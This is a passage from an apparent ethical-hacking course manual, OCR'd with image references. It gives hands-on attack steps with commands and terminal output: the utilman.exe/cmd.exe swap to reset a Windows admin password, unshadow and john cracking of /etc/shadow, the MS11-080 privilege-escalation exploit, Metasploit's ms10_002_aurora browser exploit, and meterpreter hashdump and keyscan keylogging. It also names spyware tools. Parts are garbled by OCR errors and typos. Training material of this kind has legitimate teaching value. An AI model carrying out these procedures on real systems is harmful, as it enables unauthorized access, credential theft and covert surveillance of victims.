
- Choose command prompt. Go c:\windows\system32

- Change the name of utilman.exe to utilman.exe.bak
- Copy cmd.exe to utilman.exe




- Restart the machine
- Click utilman icon
- Write the command to reset the password

Net user administrator pass2005



k) Offline Password Cracking in Linux:

- In linux the passwords registered in file /etc/shadow



- **Offline Password Cracking:**

- Save the password files passwd and shadow to passwd.txt and shadow.txt

#Kate /etc/passwd and save it to passwd.txt


#Kate /etc/shadow and save it to shadow.txt

- Use the john tools

#cd /pentest/passwords/john

#./unshadow passwd.txt shadow.txt > crack.txt


./john crack.txt


root@bt: /pentest/passwords/john
File Edit View Terminal Help
root@bt:~# kate /etc/passwd
kate(2328)/kdecore (services) KMimeTypeFactory::parseMagic: Now parsing "/usr/s
hare/mime/magic"
root@bt:~# kate /etc/shadow
kate(2339)/kdecore (services) KMimeTypeFactory::parseMagic: Now parsing "/usr/s
hare/mime/magic"
root@bt:~# kate /etc/shadow
kate(2351)/kdecore (services) KMimeTypeFactory::parseMagic: Now parsing "/usr/s
hare/mime/magic"
root@bt:~# cd /pentest/passwords/john
root@bt:/pentest/passwords/john# ./unshadow /root/Desktop/passwd.txt /root/Deskt
op/shadow.txt > /root/Desktop/crack.txt
root@bt:/pentest/passwords/john# ./john /root/Desktop/crack.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Loaded 1 password hash (sha512crypt [32/32])
toor (root)
guesses: 1 time: 0:00:00:00 DONE (Fri Jun 7 15:23:59 2013) c/s: 53.84 trying
: toor
Use the "--show" option to display all of the cracked passwords reliably
root@bt:/pentest/passwords/john#

I) Understanding hashcat tools and gpu techniques


The hashcat tool is used to decrypt the hash passwords. It can crack md5. The md5 is one way encryption, which means the password can be encrypted but cat be decrypted again.

Download hashcat to crack the md5 hash. Hashcat wil compare two hases togother. It will bring a word and encrypt it and compare it with the hash of the password and if they are equal, the two words are same. We have three vesions: hashcat, hashcat-gui, oclhashcat-plus.



m) Privilege Escalation

Privilege Escalation is to give the user higher privileges. Some backdoors can take administrator privileges



- To know the users, go c:\documents and settings you will find the users profiles for all users in the machine
- To get the information for the user, write


>Net user user

- Use the MS11-080 to change the privilege

>MS11-080.py - 0 xp


```
C:\Documents and Settings\mahmoud>cd desktop

C:\Documents and Settings\mahmoud\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 08AF-C085

 Directory of C:\Documents and Settings\mahmoud\Desktop

06/09/2013  12:32 PM    <DIR>          .
06/09/2013  12:32 PM    <DIR>          ..
06/09/2013  12:22 PM            12,217 MS11-080.py
               1 File(s)         12,217 bytes
               2 Dir(s)  38,369,394,688 bytes free

C:\Documents and Settings\mahmoud\Desktop>MS11-080.py -O xp
```


n) Understanding Keyloggers and Spyware Techniques



- There are hardware keyloggers and software keylogger

- The hardware key logger is hardware to connect the PC and keyboard to register every keyed letter. It is not detected by spyware
- There are programs to detect the keyboard actions
- PCspy keylogger can do the task
- Actualspy can do the task





- You can use metasploit keylogger

o) Metasploit Keylogger and Privileges Esclation

- Write

msfconsole

Msf>search windows /browser/ms10_

Use exploit exploit /windows/browser/ms10_002_aurora

>Set SRVHOST 192.168.128.133 (your ip)

>Set SRVPORT 80 (the port the program will listen)

>Set URIPATH /

>Exploit

>Sessions –l (To access all sessions)

>Session –I 1

Some commands in meterpreter session


Hashdump (To get the files on the accessed computer)

Getpid (to know the level you are)

Migrate 948 (To increase your privilege)

Keyscan_start to make key logger on the cluent


Keyscan_dump (To get the information)





root@bt: ~
File Edit View Terminal Help
C:\WINDOWS\system32\wuauclt.exe
meterpreter > getpid
Current pid: 2412
meterpreter > migrate 948
[*] Migrating from 2412 to 948...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 948
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
meterpreter > migrate 2412
[*] Migrating from 948 to 2412...
[*] Migration completed successfully.
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
hi this is test
meterpreter >

p) Spyware Tools


There are a lot of spyware tools




- Using Spector



- eBlaster

